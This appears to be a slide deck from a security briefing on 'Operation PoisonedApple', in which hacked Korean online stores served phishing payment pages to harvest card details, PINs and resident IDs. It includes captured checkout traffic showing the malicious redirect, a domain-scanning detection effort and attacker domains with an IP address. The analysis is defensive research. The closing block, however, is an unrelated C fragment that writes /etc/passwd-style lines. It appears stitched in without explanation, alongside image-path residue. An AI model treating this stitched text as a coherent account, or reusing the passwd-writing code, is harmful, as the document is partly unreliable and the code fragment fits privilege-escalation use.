



**APRIL 18-19, 2024**  
BRIEFINGS

# **Operation PoisonedApple:**

## **Tracing Credit Card Information Theft to Payment Fraud**

**Gyuyeon Kim & Hyunho Cho**  
**Financial Security Institute**



# Who are we?



**Gyuyeon Kim**

- Senior researcher at Financial Security Institute
- Focusing on incident response in Korean financial companies, digital forensics and cyber threat intelligence



**Hyunho Cho**

- Principle researcher at Financial Security Institute
- Focusing on investigation of security incidents, digital forensics, penetration tests and vulnerabilities analysis

# Agenda

**01. Introduction**

**02. Operation PoisonedApple**

**03. Attribution**

**04. Conclusion**

# Introduction

**Discovery of the operation**

# Discovery

September 2022

November 2022

select payment method

Payment method 신용카드

general payment

Credit card number

Expire date 01 2022

CVC number

\* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN

네자리 숫자

Amount 79,900 원

☐ 이용약관에 동의합니다.

check out cancel

online store A

select payment method

Payment method 신용카드

general payment

Credit card number

Expire date 01 2022

CVC number

\* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN


네자리 숫자

Amount 79,900 원

☐ 이용약관에 동의합니다.

check out cancel

online store B





# Initial Analysis of phishing payment pages

- Returns the phishing payment page's URI

## Request to checkout

```
POST http://[store's domain]/shop/conf/card/kcp/mobile/
order_approval.php?
site_cd=GKI5M&ordr_idx=1669698692301&good_mny=285000&pay
_method=CARD&escw_used=N&good_name=XP%20%C7%ED%BB
%E7%20%C5%B8%C7%C1/MDX+&Ret_URL=http://
[store's domain]/shop/order/card/kcp/mobile/card_return.php
HTTP/1.1
Host: [store's domain]
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Nexus 4 Build/KOT49H)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.114
Mobile Safari/537.36
Accept: */*
Referer: http://[store's domain]/m2/ord/settle.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=9297b661d4caa2100650f5f9c14f6911;
godoLog=20221129; shop_authenticate=Y;
```

## Response from legitimate site

```
HTTP/1.1 200 OK
Date: Tue, 29 Nov 2022 05:12:07 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Cache-Control: no-store
Content-Length: 156
Connection: close
Content-Type: text/html

0000,7gYCff9LSISkgfSvIxjFNQcHyKIPdQ/iE35VBPEo1cQ=,https://
rsmpay.kcp.co.kr/pay/mobileGW.kcp
```

## Response from compromised site

```
HTTP/1.1 200 OK
Date: Tue, 29 Nov 2022 05:25:33 GMT
Server: Apache
X-Powered-By: PHP
Cache-Control: no-store
Connection: close
Content-Type: text/html

0000,t1yoaefNR+59FTMNxfxfuAcHyKIPdQ/iE35VBPEo1cQ=,/shop/
skin_ori/campingyo/order/card/KCP/mobileGW.php?url=https://
rsmpay.kcp.co.kr/pay/mobileGW.kcp
```

**phishing payment page's URI** ←

# Detection of additional compromised sites

- Developed our own detection program and analyzed over 5,000 domains



Collect domains  
from search engines



Analyze  
over 5,000 domains



Discover  
over 50 compromised sites



# Overview of Operation PoisonedApple


## Step 1

Analysis of Korean online  
card payment system



## Step 3

Steal user's credit  
card & personal info



## Step 2

Hack into online  
stores, insert phishing  
payment pages

## Step 4

Monetization via  
fraudulent payments  
(3 schemes)



# Why Notable?

## #1. Stole additional authentication information for fraudulent payments in Korea



select payment method

Payment method 카드

general payment

Credit card number

Expire date 01 2022

CVC number

\* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN

숫자 4~6자

Additional Password

(선택 입력 사항)  
영문+숫자+특수문자 6~16자

Amount 원

☐ 이용약관에 동의합니다.


check out cancel

additional information  
required for authentication

phishing payment page

# Why Notable?

## #2. Monetized fraudulent payments and handled the entire process themselves





# **Operation PoisonedApple**

**Analyzing the entire process  
from credit card information theft to fraudulent payment**

# Resource Development

- Utilized server hosting Vultr and Cloudflare's CDN services to hide the real IP

| Domain Creation Date               | Domain           | Real IP        | Function  | Utilization of Cloudflare |
|------------------------------------|------------------|----------------|---|---------------------------|
| 2022.03.13.<br>(Currently expired) | pay.ynwtuu.net   | 141.164.55.248 | - Storing credit card and personal information  | 0                         |
| 2022.11.02.                        | pay.ynwtuukf.net | 141.164.55.248 | - Storing credit card and personal information  | 0                         |
| 2023.02.25.                        | pay.kcp.pe.kr    | 141.164.55.248 | - Phishing sites targeting payments<br>- Storing credit card and personal information         | 0                         |
| 2023.02.11.                        | *****mall.co.kr  | Unknown        | - Phishing site impersonating a hacked shopping mall<br>- Identity verification phishing site | 0                         |
| 2023.03.06.                        | noons.kr         | Unknown        | - Identity verification phishing site<br>- Duty-free shop phishing site                       | 0                         |

```


66 char *generate_password_hash(char *plaintext_pw) {
67     return crypt(plaintext_pw, salt);
68 }
69
70 char *generate_passwd_line(struct Userinfo u) {
71     const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
72     int size = snprintf(NULL, 0, format, u.username, u.hash,
73         u.user_id, u.group_id, u.info, u.home_dir, u.shell);
74     char *ret = malloc(size + 1);
75     sprintf(ret, format, u.username, u.hash, u.user_id,
76         u.group_id, u.info, u.home_dir, u.shell);
77     return ret;
78 }

```



